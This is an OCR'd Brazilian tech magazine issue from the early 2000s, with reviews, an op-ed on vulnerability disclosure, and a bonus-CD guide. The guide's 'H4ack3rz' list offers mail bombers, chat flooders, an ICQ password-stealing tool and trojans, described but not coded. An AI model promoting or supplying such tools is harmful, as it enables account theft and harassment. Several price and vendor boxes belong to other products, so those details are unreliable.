Ainda lembro bem da primeira vez que ouvi falar em hardcore "melódico". Estava em um bar com uns amigos que iam tocar uma boa e velha pauleira naquela noite, quando o integrante de uma outra banda começou a falar que tocava no "estilo novaiorquino", fazendo um "hardcore melódico". Alguns meses depois de ouvir essas palavras, assisti ao estouro do Green Day e Cia. E então, o estilo musical que era marginal (punk/harcore) virou bubblegum para consumo rápido. O Bad Religion foi jogado nesse saco do "novo punk" e muita gente deve ter achado que eles faziam parte da nova moda. Mas cá pra nós, o que o Bad Religion fazia e ainda faz com toda propriedade não é novo punk, nem hardcore melódico. Eles tocam rock com peso, punk nas letras e de leve na atitude dos integrantes da banda.



O álbum The Process Of Belief traz o Bad Religion de volta à formação original, com o guitarrista Brett Gurewitz, que tinha saído do grupo para tocar a gravadora Epitaph. Isso traduz-se em músicas mais urgentes, rápidas e barulhentas - ainda com as melodias que colocaram o grupo na moda Green Day. Claro que ainda tem coisas mais calmas, mas vale a grana de quem gosta de rock engajado e maduro. Afinal, os caras já passram dos 30.

Alessio F. Melozo

Bad Religion - The Process Of Belief
Preço: US$ 199,00
Onde comprar: Sonic Foundry (www.amazon.com)
Cotação: ★★★

Brinquedo do Bill

O videogame da MS chegou. Breve, a cafeteria...

Aconteceu o impensável. A Microsoft contaminou o último rincão tecnológico que ainda era puro: o reino dos consoles. A arma escolhida foi um Celeron equipado com a última palavra em placa de vídeo, cortesia da Nvidia, e um parrudo HD de 8 GB. O resultado disso tudo? Um monte de tecnologia mal aproveitada. A razão é muito simples: quase ninguém no Japão se importa com o Xbox e por acaso a Terra do Sol Nascente é a meca dos jogos eletrônicos. 9 entre 10 jogos que prestam vem de lá. O resto é jogo americano, justamente o principal alimento do Xbox.

O console tem excelentes gráficos e muito poder de processamento, mas isso não é o bastante. Fora um jogo, naturalmente japonês, que é uma obra prima chamada Dead or Alive 3, o pobre patinho feio da Microsoft não tem nada que preste. Mas é uma senhora máquina. Ele ripa CDs no formato WMA e ainda exibe filmes em DVD, utilizando um acessório que custa dinheiro, apenas área 1. Caro, desengonçado e da Microsoft. Precisa dizer mais?

Jocelyn Auricchio

Xbox
Preço: US$ 299,00/R$ 1.800,00
Onde comprar: muambeiros, camelôs e sacoleiros em geral
Cotação: ★★

Gamecaixa?

Nintendo volta à boa forma

Ele parece uma lancheira, roxinho, pequeno e delicado. Mas a aparência não faz juz ao poder escondido no pequeno console da Nintendo, feito sob medida para devorar o mercado do absoluto Playstation 2. A Nintendo fez a lição de casa e finalmente está de volta nos trilhos do sucesso que fizeram do Super Nintendo uma das máquinas mais bem-sucedidas da história. O Gamecube é maravilhoso. Fácil de programar, com poder sob medida e pronto para ser aproveitado em todo seu potencial. E o que é melhor: a Nintendo sabe muito bem como encher seus jogos de diversão, ao contrário da Microsoft. Os jogos do Gamecube têm alma. Não falta gente de peso ao lado do pequeno console. Namco, Capcom e Sega já estão trabalhando a todo o vapor para lançar jogos impressionantes, muito distantes da temática infantil que condenou o finado N64, o console anterior da Nintendo. A alma do console é um veloz processador da IBM e a parte gráfica é cortesia da ATi . Tudo bem que ele não serve para mais nada além de jogar, pois usa um formato proprietário de miniDVD, mas até aí... vale a pena.

Elegante, poderoso e divertido, o Gamecube merece fazer parte do seu arsenal tecnológico.

Jocelyn Auricchio

Nintendo Gamecube
Preço: US$ 200,00/R$ 800,00
Onde: muambeiros, camelôs e sacoleiros em geral
Cotação: ★★★★★

Ô, cheiroso!!

Nemo, a fragância da Cacharel para gamers

Não adianta se enganar: as garotas detestam caras que exalam a suave fragância de matadouro em plena atividade. Já parou para pensar que aquela deusa que vive fugindo de você pode estar recusando seus avanços justamente por causa do seu Avanço? Ou você acha que com Avanço elas realmente avançam? Pois é, amigo geek, isso é uma triste possibilidade. Para solucionar isso, nada melhor que resolver o problema com estilo e uma pitada de tecnologia. O Nemo é um perfume másculo, marcante mas sem exageros, feito com várias fragrâncias exóticas, com predominância de aromas de plantas, um pouco de madeira e algumas especiarias mantidas em segredo - ideais para aguçar a curiosidade da amada. O perfume, veja que chique, ainda vem acompanhado de um jogo 3D de alta qualidade, para você explorar um cenário virtual de babar.


O perfume vai retirar o fator repelente do seu odor e, acredite, isso faz diferença. E se isso não funcionar para atrair o sexo frágil, você pode presenteá-la com a versão feminina do Nemo, chamada Noa. Depois dessa, meu amigo, a peteca está no papo. É só levá-la pra casa e mostrar toda potência do seu processador. Afinal, os geeks têm o seu encanto, não é mesmo?

Jocelyn Auricchio

Nemo
Preço: R$ 150,00, em média.
Onde: Lojas de perfume/www.cacharel.com
Cotação: ★★★★★

Morte & tecnologia

Livro denuncia relação entre IBM e Hitler



Seis milhões de judeus cruelmente mortos. Sem contar homossexuais, testemunhas de Jeová, ciganos e outros grupos, vítimas da política de extermínio do Terceiro Reich. Pois é, os números sórdidos da Alemanha nazista assustam até hoje e trazem consigo uma pergunta: como se mata tanto em tão pouco tempo e de forma tão eficiente? Parte da resposta é dada pelo jornalista Edwin Black, no fantástico livro *IBM e o Holocausto*, da editora Campus. Black é descendente de poloneses que sobreviveram.

O livro conta a história da aliança entre a Big Blue e a Alemanha desde a ascensão de Hitler ao poder em 1933 até boa parte da Segunda Guerra, o que possibilitou aos nazistas terem acesso à tecnologia Hollerith de cartões perfurados. Os cartões foram usados no censo, identificação e seleção de judeus para a morte. Uma história ao mesmo tempo macabra e intrigante.


A IBM nega o envolvimento com os nazistas e acusa o autor de não ter mantido diálogo com a companhia. Mas, pelo sim, pelo não, trata-se de uma leitura importantíssima para refletirmos até que ponto o desenvolvimento tecnológico pode ser usado para concretizar monstruosidades.

João Marinho

IBM e o Holocausto
Preço: R$ 54,00 (em promoção, R$ 29,00)
Onde comprar: Editora Campus (www.campus.com.br)
Cotação: ★★★★★

AOL tenta de novo

Novo CD gratuito do provedor traz novidades



Ninguém agüenta mais os CDs da AOL oferecendo acesso à Internet que chegam todo dia à casa de todos. E o provedor, percebendo isso, fez uma tentativa de fazer o produto ficar um pouco mais simpático. Agora ele vem com um dicionário de sinônimos. O resultado foi, digamos, interessante.

Um dicionário de sinônimos é muito útil para quem trabalha com redação, para evitar repetições de palavras. Mas, para outras pessoas, um dicionário convencional é melhor. Se você estiver no primeiro grupo, vai gostar do programinha da AOL. Nele, você pode escrever, embaixo de cada verbete, uma nota, acrescentando o que quiser. Outra função interessante é a capacidade de selecionar uma palavra em um editor de textos e, através de uma tecla de atalho, acessar os sinônimos dessa palavra no dicionário.


Como ponto negativo, devemos dizer à AOL que eles colocaram um botão "Copiar", mas se esqueceram do "Colar". Nada que um Ctrl+V não resolva... Tirando isso, pequenos problemas na função voltar/avançar e no scroll. A conclusão, porém, é: finalmente esse CDzinho chato vai prestar pra alguma coisa...

Maurício Martins

Dicionário de Sinônimos AOL/Kit de acesso
Preço: Grátis
Onde comprar: Não se preocupe. Ele virá até você...
Cotação: ★★★

Browser antiMS

Mozilla 0.9.6 é o aperitivo ideal para aguardar a versão 1.0



Antes de começar a ler isso aqui é bom saber que o Mozilla é um software livre, alternativo e serve de base para o Netscape. Ou seja: para defensores do GNU/ GPL, antes mesmo de começar uma análise de desempenho, o Mozilla já sai na frente; para quem é contra o esquema selvagem de imposição do Internet Explorer da Microsoft, então, o Mozilla é obrigatório.

Vamos ao que interessa. Primeiro: se você usa o IE 5.5, vale a pena migrar - e pode fazê-lo se medo. Segundo: se você usou versões anteriores do Mozilla e ficou irritado com os travamentos, os carregamentos defeituosos de páginas e a incompatibilidade com formatos como o BMP, regojize-se. As melhores novidades da versão 0.9.6 são o carregamento das páginas mais rápido, a diminuição na freqüência de travamentos (muito menos que no IE) e a compatibilidade com formatos como ICO e BMP.

A configuração, que também poderia ser um problema, é extremamente simples, permitindo o uso tanto por usuários iniciantes quanto por experts, que podem perder horas alterando linhas no arquivo de preferência (prefer.js) ou descobrindo detalhes interessantes.

Só não vai para o trono direto porque ainda causa dor de cabeça para rodar algumas diretivas em Java e outras linguagens.

Alessio Fon Melozo

Sound Forge 5.0
Preço: US$ 199,00
Onde comprar: Sonic Foundry (www.amazon.com)
Cotação: ★★★

Brinquedinho bom

QX3, o microscópio de brinquedo da Intel


Ah, se no meu tempo existissem brinquedos com chips, meus pais teriam enlouquecido tentando arrumar desculpas para não pagar os extorsivos preços dessas maravilhas que agora estão aí nas vitrines. É o caso da linha de produtos lançada pela Intel em associação com a Mattel, batizada de IntelPlay. Dentre os produtos, como uma máquina de sons chamada Computer Sound Morpher ou a câmera Me2Cam, destaca-se um brinquedo computadorizado de fundo educativo: o microscópio QX3. O aparato pode aumentar partículas em até 200 vezes, sempre jogando a imagem para a tela do computador, ao qual conecta-se por meio da porta USB. Resultado: espetacular! É o tipo de brinquedo que os pais dão para os filhos na verdade pensando neles mesmos. Horas de diversão garantida aumentando farelos de bolacha, fios de pentelhos, gotas de refrigerante e o que mais passar pela frente. Para eternizar os momentos de bobeira explícita, o QX3 ainda permite fotografar as imagens e até criar pequenos filmes. Meu filho - quando eu tiver um - vai ganhar um desses...

Alessio F. Melozo

QX3 Intel Play
Preço: US$ 100,00
Onde comprar: www.intelplay.com
Cotação: ★★★★

Seção Nostalgia

CD com games de Atari faz a festa dos velhinhos



Atari. Quem é um pouco mais antigo, com certeza lembra desse nome. Um videogame, hoje "primitivo", muito simples, dos gráficos aos sons e animações, mas que fez a alegria de quem era garoto na época.

Bom, depois desse instante nostálgico, vamos à avaliação do *Atari - Grandes Sucessos*, da Infogrames. Trata-se de um CD com seis arcades clássicos da primeira geração de cartuchos: Pong, o primeiro jogo desenvolvido, Asteroids, SuperBreakout, Centipede, Tempest e Missile Command. O usuário tem a opção de jogar no modo clássico ou no otimizado, que dá uma trabalhada nos gráficos. O CD ainda traz entrevista – em inglês – com o fundador da Atari e uma série de fotos referentes aos jogos e à própria empresa. Tudo protegido por uma caixa em DVD e manual em português.

As telas imitam os antigos fliperamas e há dois modos de acessar o conteúdo: no próprio PC (Windows), depois de instalar, ou usando diretamente o CD. Dá para usar o teclado, mas fica muito mais fácil com um joystick. Veredicto: por que não colocaram mais games?!?

João Marinho

Atari - Grandes Sucessos
Preço: R$ 24,90
Onde: www.infogrames.com.br
Cotação: ★★★★

Interessado em hackerismo?

Guia do Hacker Brasileiro 1.0: amador, mas um bom guia de segurança

"Meu nome é Marcos Flávio Araújo Assunção, amo a Internet e computação em geral, não fiz nem penso em fazer ciências da computação, pretendo melhorar esse 'livro' a cada nova versão para que se torne um ótimo guia brasileiro sobre hackers". Assim diz o prefácio do *Guia do Hacker Brasileiro 1.0*. Se depender da boa vontade do autor, isso tem tudo para se concretizar.

O quê? Você nunca ouviu falar desse guia? Normal. Não se trata de uma obra publicada, mas de um arquivo .DOC que pode ser baixado pela Internet, ou seja, um trabalho amador – mas amador só nesse sentido. No conteúdo, o guia é bom mesmo: é bem escrito, usa uma linguagem fácil e traz informações relevantes sobre segurança, em especial para quem está começando ou ainda não possui conhecimentos muito profundos. Para os hackers experientes, até pode soar como "chover no molhado", mas isso nem de longe tira o mérito do trabalho.

Há coisas, claro, que devem ser melhoradas, como em toda iniciativa do tipo. Sente-se falta, por exemplo, de um índice e de uma relação bibliográfica, e há algumas informações que precisam ser corrigidas ou atualizadas. No entanto, para alguém que se senta em frente ao computador e resolve escrever por conta própria um livro assim, com 120 páginas no formato sulfite, e distribui de graça, só podemos dar os nossos sinceros parabéns.

João Marinho

Guia do Hacker Brasileiro 1.0
Preço: Grátis
Onde: www.ccanep.com.br/~messias/livro.zip (mflavio2k@yahoo.com.br)
Cotação: ★★★

A era da (DES)INFORMAÇÃO

A informação é livre, mas há quem não goste disso – e eles não vão ficar parados

Até hoje, o discurso de que, através da Internet, todos nós teríamos acesso a qualquer tipo de informação, vem sendo amplamente utilizado pelos meios de comunicação de massa. Mas é isso que realmente está acontecendo?

Trabalhei por um ano na Hacker News Brasil, uma revista digital sobre segurança da informação. Nesse período, o site foi retirado do ar algumas vezes sob a alegação de apologia a crimes digitais e eu fui processado por incentivar invasões a sites corporativos (posteriormente fui inocentado).

Enquanto editor-chefe da Hacker News Brasil, tentava a todo momento ser imparcial e verídico na apuração e publicação dos fatos, já que o portal recebia cerca de 30 mil acessos diários e tínhamos certa influência sobre nossos leitores.

Semanalmente escrevia uma coluna a respeito das distorções da mídia sobre o mundo underground. Nesses artigos, citei por várias vezes o então delegado da polícia civil de São Paulo, Dr. Mauro Lima, responsável pela apuração de crimes digitais em todo o território nacional. Por coincidência ou não, alguns meses depois o mesmo delegado deu entrada em uma requisição, no Ministério Público de São Paulo, para retirada de uma seção inteira do site, na qual publicávamos "mirrors" de páginas invadidas por hackers brasileiros.

A história agora se repete. A Microsoft, juntamente com outras empresas americanas, a exemplo de seu governo autoritário, está iniciando uma campanha para restrição da difusão indiscriminada de informações sobre falhas de segurança em softwares e hardwares que possam comprometer a estrutura das empresas.

Na verdade, tenta-se esconder uma realidade que aos poucos vem sendo descoberta pelos usuários da Internet: de que a maioria dos sites tem baixo investimento em segurança de dados e pessoal pouco treinado para assegurar a confiabilidade das transações comerciais; de que os sistemas bancários são complexos, porém não são intransponíveis, e de que as empresas produtoras de softwares de segurança, como a Microsoft, muitas vezes falham.

Reprodução

"A era da desinformação que está por vir construirá uma falsa idéia para os internautas 'comuns' de que a Internet é totalmente segura."

Como resultado, apenas grupos fechados de hackers terão acesso a informações privilegiadas e os administradores de sistemas só têm a sofrer com essa censura, não podendo manter-se atualizados sobre novas vulnerabilidades dos mais diversos sistemas.

De uma coisa estou certo: a era da desinformação que está por vir construirá uma falsa idéia para os internautas "comuns" de que a Internet é totalmente segura.

Assim como o terrorismo, o cyberterrorismo traz prejuízos gigantescos à economia global, e só pode ser evitado através da difusão da informação por sites especializados no assunto. Caso contrário, o caos pode se alastrar pela Internet.

Gustavo Caetano
caetano@consultoria.net
Ex-editor da Hacker News Brasil e Consultor de Marketing Digital da ESPM Jr., do Rio de Janeiro.

Guia do CD

Informações básicas para lidar com os softwares contidos no CD-ROM bônus dessa edição

Isso aí em cima é o que você verá quando colocar o CD-ROM Bônus dessa edição em seu drive de CD. Isso se o AUTORUN estiver ativado. Senão, não tenha dúvidas: acesse o conteúdo do CD através de um programa gerenciador de arquivos e execute o arquivo INTRO.EXE. A cena foi extraída de uma animação feita por nossos artistas com tecnologia de ponta, para deixar os estúdios Disney babando. Ao fim da produção hollywoodiana, surgirá a interface do CD. Aí começa a brincadeira. Ah, e nas duas páginas seguintes você aprende a usar dois destaques do CD: o código fonte "Schow do Milhão" e o Linux da NSA.

Para usar os softwares

Para usar um soft do CD basta clicar na categoria dele e depois no seu nome no quadro à direita. Cada tipo de software no CD exige um procedimento específico para a sua utilização. Os sistemas da categoria S.O., por exemplo, precisam ser instalados fora da interface. Clicar neles apenas abrirá uma janela do Gerenciador de Arquivos, mostrando os arquivos que compõem o software. Os vídeos, por sua vez, são executados com o player padrão do usuário. A maioria dos programas tem sua instalação acionada com um simples clique no seu nome.

Conteúdo do CD & Cia.

Os botões no lado esquerdo inferior servem para cortar a trilha sonora, sair do menu, acessar a loja virtual da Digerati Comunicação e, por fim, visualizar um arquivo HTML com descrições de todos os softwares contidos no CD. Nas páginas seguintes você tem a relação dos softwares e algumas dicas para usar os programas.

A interface

Assim que você colocar o CD no seu drive, um menu deve surgir na tela. Caso isso não aconteça, acesse o conteúdo do CD via Gerenciador de Arquivos (Windows Explorer, por exemplo) e dê um duplo clique no arquivo Geek15.

Com a interface rodando, você terá acesso a 13 categorias de programas (tela acima).

Para pedir socorro...

Se não conseguir utilizar algum software do CD ou se tiver alguma dúvida, entre em contato com nosso serviço de atendimento ao leitor de segunda a sexta, em horário comercial.

Por e-mail: *atendimento@digerati.com.br*

Por telefone: 11 3217 2626

Schow (?!?) DO MILHÃO

Um clone do código-fonte do programa mais vendido em CD-ROM no Brasil

Qual é o melhor software para ganhar prêmios interativos no PC? Você disse "Schow do Milhão"? Você está certo disso? Posso perguntar? Certa a resposta!!! Vamos à próxima pergunta...

NO CD Bônus dessa edição temos uma surpresa, que seria apenas ridícula e engraçada, não fosse as dimensões que alcançou em território nacional. Trazemos um código-fonte/source code baseado no maior sucesso de vendas em CD-ROMs na história do Brasil: o Show Do Milhão. Antes que você perca o fôlego de rir, saiba que muito pode ser aprendido analisando esse código. A principal lição é: para ser um sucesso, não precisa ser genial, basta ter um bom garoto-propaganda. Já pensou o Sílvio fazendo propaganda do Linux?


Compilando o Schow do Milhão

Para compilar o código do Schow do Milhão (assim mesmo, com "c" depois do "s") é preciso possuir o Delphi 5 ou superior. A compilação desse programa é fácil e bem prática.

Execute o Delphi, clicando no menu Iniciar> Programas> Borland Delphi> Delphi. Clique em *File* e *Open*. Indique onde está localizado o arquivo *editor.dpr*; clique sobre ele. Esse projeto será carregado no Delphi. Compile o projeto dando *Play* ou *F9* ou *Run*. Pronto! O projeto foi compilado e será executado. Note que, após a compilação, o programa editor.exe será criado. Repita a operação com o *schow.dpr*. Essa versão do Schow do Milhão é freeware, portanto livre de distribuição e de alteração. Para alterar, utilize o Delphi e todo o seu talento como programador.

Utilizando o Schow do Milhão

Após ter compilado o programa, vá até o explorer e clique sobre schow.exe, parar exexutar o programa. Caso queira inserir novas perguntas, clique no arquivo editor.exe e adicione novas questões com o seu grau de dificuldade.



Imagens: Reprodução

O Linux da NSA

A agência nacional de segurança dos EUA produz um sistema à prova de invasões

A National Security Agency (NSA), ou Agência Nacional de Segurança americana é um dos centros de TI mais respeitados do mundo. Sua principal tarefa é proteger os sistemas de informações americanas, seja no próprio país ou fora dele. Pensando nisso, foi desenvolvido o NSA Linux, que ao alterar o kernel de distribuições comuns, como as utilizadas por usuários domésticos ou mesmo por empresas, muda totalmente o nível de segurança de uma máquina ou rede.

O NSA Linux, ou Security Linux deve ser instalado em distribuições que utilizem o Kernel 2.4, como o Conectiva 7 ou o Hed Hat 7.2, entre outros. Para instalar o Security Linux proceda da seguinte maneira:

1 - Entre no Linux e com o CD-ROM no drive acesse a pasta *\Linux\lsm-selinux-20011191100*. À seguir, descompacte o arquivo *lsm-selinux-20011191100.tgz* em uma pasta qualquer. Para isso, basta clicar com o botão direito do mouse sobre ele e escolher *Descompactar*.

2 - Entre no emulador do *Terminal* e instale o pacote LSM para atualização do kernel, utilizando os seguintes comandos:

```
su
cd../lsm
make install
make modules_install
cd ../selinux
```

3 - Agora, para instalar os outros módulos do SELinux, digite os seguintes comandos no terminal do Linux:


```
su
cd module
make install
cd ..
```

4 - Pronto, é só esperar a instalação terminar. Para maiores informações sobre o SELinux, acesse a página da The National Security Agency, *www.nsa.gov* e clique no link *Security Enhanced Linux*. Na tela seguinte, acesse *Documentation*.

5 - Todas as informações referentes ao SELinux estão disponíveis nesta página, desde materiais publicados na imprensa até informações técnicas e apresentações em PDF ou PowerPoint.

6 - Para maiores informações, você pode acessar o FAQ do SELinux clicando em *Frequently Asked Questions*. Nessa seção você tem as perguntas mais comuns relacionadas a esse sistema e suas respostas.

www.nsa.gov/selinux



Linux Softwares selecionados para usuários do sistema operacional do século XXI

Downloader for X 1.29: Gerenciador de downloads - com recuperação
EquinoX: Gerenciador de janelas que usa pouquíssima memória
Glame: Está sendo desenvolvido para ser o GIMP da edição de áudio
IglooFTP: Cliente FTP totalmente funcional
Java SDK for Linux: Kit de desenvolvimento de aplicativos Java
KJukeBox 0.9.3: Um MP3 database e player para K Desktop
Lime Wire: Programa P2P para troca de arquivos
RipperX 2.2: Conversor de músicas de CD para MP3
LSM Security-Enhanced Linux: O sistema operacional da NSA (Agência Nacional de Segurança dos EUA)
RoLinux: Minidistribuição de Linux. Necessita de outra versão do Linux instalado
Sylpheed Linux: Cliente de e-mail

BeOS Ele poderia ter se tornado um grande sistema, mas foi oficialmente sepultado. Nossa homenagem vem com um pacote de programas e sua última encarnação


aBeSeeR5: Visualizador de imagens
Baxter: Cliente IRC para BeOS
BeCQ: Programa de mensagens instantâneas
BeOS Personal Edition: BeOS comprado pela Palm e sua última distribuição
BePDF: Leitura de textos em PDF
BeShare: Programa para compartilhamento de arquivos
Clip UP: Guarda os dados da área de tranferência mesmo se o computador reiniciar
DivX Decoder: Player para vídeos compactados no formato DivX
Go Games: Aplicativo para rodar jogos
InSite Constructor: Construção de sites em HTML
Mail Daemon Replacement: Envia e recebe e-mails de várias contas
Mail it ! 3.0: Programa completo para enviar e receber e-mails no BeOS
NetPenguin: Cliente FTP para BeOS
Opera: Versão do browser para BeOS
ThemeTris: Um clone customizável de Tetris

GNU Uma viagem pelos softwares livres e com código-fonte aberto

A.L.I.C.E (Windows): ferramentas para o chatbot conhecido como A.L.I.C.E
A.L.I.C.E aiml (Windows): mais ferramentas para o A.L.I.C.E
A.L.I.C.E dB (Windows): programa para desenvolvimento de chatbot
A.L.I.C.E Program D (Windows): Arquivos para desenvolver o bot inteligente
A.L.I.C.E source code (Windows): Código-fonte do programa de I.A.
AbiWord (Windows): processador de texto
Bzip (Linux): Compactador de arquivos com código aberto para Linux
Bzip (Windows): Compactador de arquivos com código aberto para Windows
C Pre-processor (Linux): Compilador da linguagem C
CDCD (Linux): Programa para tocar CDs de áudio
Class Path (Linux): Bibliotecas essenciais para suportar a linguagem Java
FreeAmp 2.1 (Windows): Player com código aberto para Windows e Linux
Gfax (Linux): Programa para enviar e receber Fax no Linux
Gunzip (Linux): Programa para descompactação de arquivos
GNU Midnight Commander (Linux): Gerenciador de arquivos
ID3lib (Linux): Edite as informações dos arquivos MP3 como Artista , Álbum, etc..
ID3lib (Source Code) (Linux): Código-fonte do ID3lib
K-meleon (Windows): Um browser muito leve inspirado no Mozilla
OpenOffice638C (Linux): Source Code de um OpenOffice
Password Keeper (Windows): Encriptador de senhas que usa tecnologia Blowfish
Phyton 1.6 (Windows): O mais recente da linguagem de programação Phyton
POV-Ray 3.5 Public (Windows): Criação de gráficos em 3D
Rars 0.84 (Linux): Jogo de corrida em desenvolvimento
Source Code Zsnes (Windows): Código-fonte do emulador de Super Nintendo

Inutilitários Precisa explicar?

2001 Oddisey: 2001 uma odisséia no universo dos homens palito
Burp: Programa que faz seu computador arrotar
Cadeia: A cadeia alimentar da sociedade brasileira desvendada
Genoma 2020: Uma experiência genética que não deu muito certo
Happy Friends: Não se deixe enganar pelas aparências
Heavy Metal Guy: Um metaleiro muito estranho em ação
James Brain: Mais uma animação insana do famoso site Joe Cartoon
Joe Zombie: Terror, suspense e o homen palito de novo
O Viado da Tazmania: Curiosa história sobre os hábitos do Diabo da Tazmania
Teenage Gerbil: Alivie o stress descendo o cacete em um mala-sem-alça
Weeeee: Assista e entenda esse clipe se puder
Korean Poop Invaders: Joguinho incrivelmente ruim vindo da Coréia



H4ack3rz Softwares que amedrontam, fascinam e desbravam novos territórios

AIM abomination 2: ferramenta para usar no AIM (chat instantâneo da AOL)
AIMAIM prog.: utilidades para o comunicador da America online
Big Fix Win: Proteja-se e tape furos de segurança no Windows
Boot Minder: Proteção contra vírus de boot – a pior espécie
CGI Bomb: Mail bomber
Chat Flooder: Flooder para sessões de chat
Dark ICQ : Pacote de programas para tumultuar o ICQ
Emass: Mail bomber
Graphical Sniffer: Sniffer e modo amigável de operação
ICQ Banner Killer 2001: Acabe com os banners embaixo das mensagens
ICQ Password Hack: Descubra o password do ICQ de terceiros
ICQ Swat: Outro pacote de ferramentas para agir no ICQ
IRChole: Explora falhas no IRC – terreno fértil para agir
Show do Milhão: Código-fonte similar ao do programa Show do Milhão
skb virus connection: virii
The Bug Hacker: Trojan
Latinus 1.5: Trojan com source code


TopGeek Os campeões de preferência e utilidade - para todos os gostos

Essenciais

Ad-aware: Remove programas que invadem sua privacidade enviando comerciais
Codecs para Video: Codecs para assistir a vídeos em formato comprimido
CuteFTP Pro 2.0: Nova versão de um dos programas de FTP mais usados
Direct X 8.1 (em português): Obrigatório para gamers e multimídia em geral
FileAnt: Gerenciador de downloads simples e eficiente
Fresh Download: Acelere a velocidade dos seus downloads
ICQ Rescue: Faça back up da sua lista de contatos
Pegassus Mail 4.0: Um dos melhores clientes de e-mail gratuitos do mundo
Power FTP: Programa para interação com sites FTP
Stay Alive: Programa bastante útil, que evita a queda de conexão
TaskInfo: Gerencia tarefas e informa sobre o desempenho da sua máquina
V Catch: Antivírus completo e gratuito
Web Optimizer 3000: Otimize sua conexão com a Web
WinAce: Compressão de arquivos compatível com arquivos .ZIP, .ARJ e outros
Winamp 3 Beta: Versão de teste do MP3 Player mais popular e usado do planeta

Top Downloads

Acoustica MP3 CD Burner: Para gravar CDs de áudio a partir de arquivos MP3
AiMP3: Busque MP3 pela Net com esse software nacional
Aimster Guardian: Programa para compartilhamento de arquivos
AOL Instant Messenger: O ICQ da America Online
DotClick: Funciona como plug-in para players de áudio (como RealPlayer, Winamp) - busca informações sobre as músicas e dá dicas
Fire Eyes: Proteja sua privacidade controlando sua máquina
Fox Script 2001Plus: Um dos melhores programas para usar IRC
Hidra Links: Com ele você ganha mais opções quando clica em um link
ICQ 2001b 5.17 Build: Dispensa apresentações - o programa de chat nº 1
ICUALL: Envie imagens ao vivo da sua WebCam para a Internet em esquema chat
i-Mesh 2.2: Um programa tipo Napster que vem ganhando popularidade
Incredimail XE: Para enviar e receber e-mails de um jeito mais fácil e bonito
MSN Explorer 6.1: Nova versão do browser da MSN, cheia de novidades
Music Match 7: Nova versão do ótimo tudo-em-um para MP3
Opera 6: Nova e melhorada versão do browser alternativo
Remote Administrator: Use seu computador onde quer que você esteja
Wallet 2.5: Preenche formulários com seus dados automaticamente
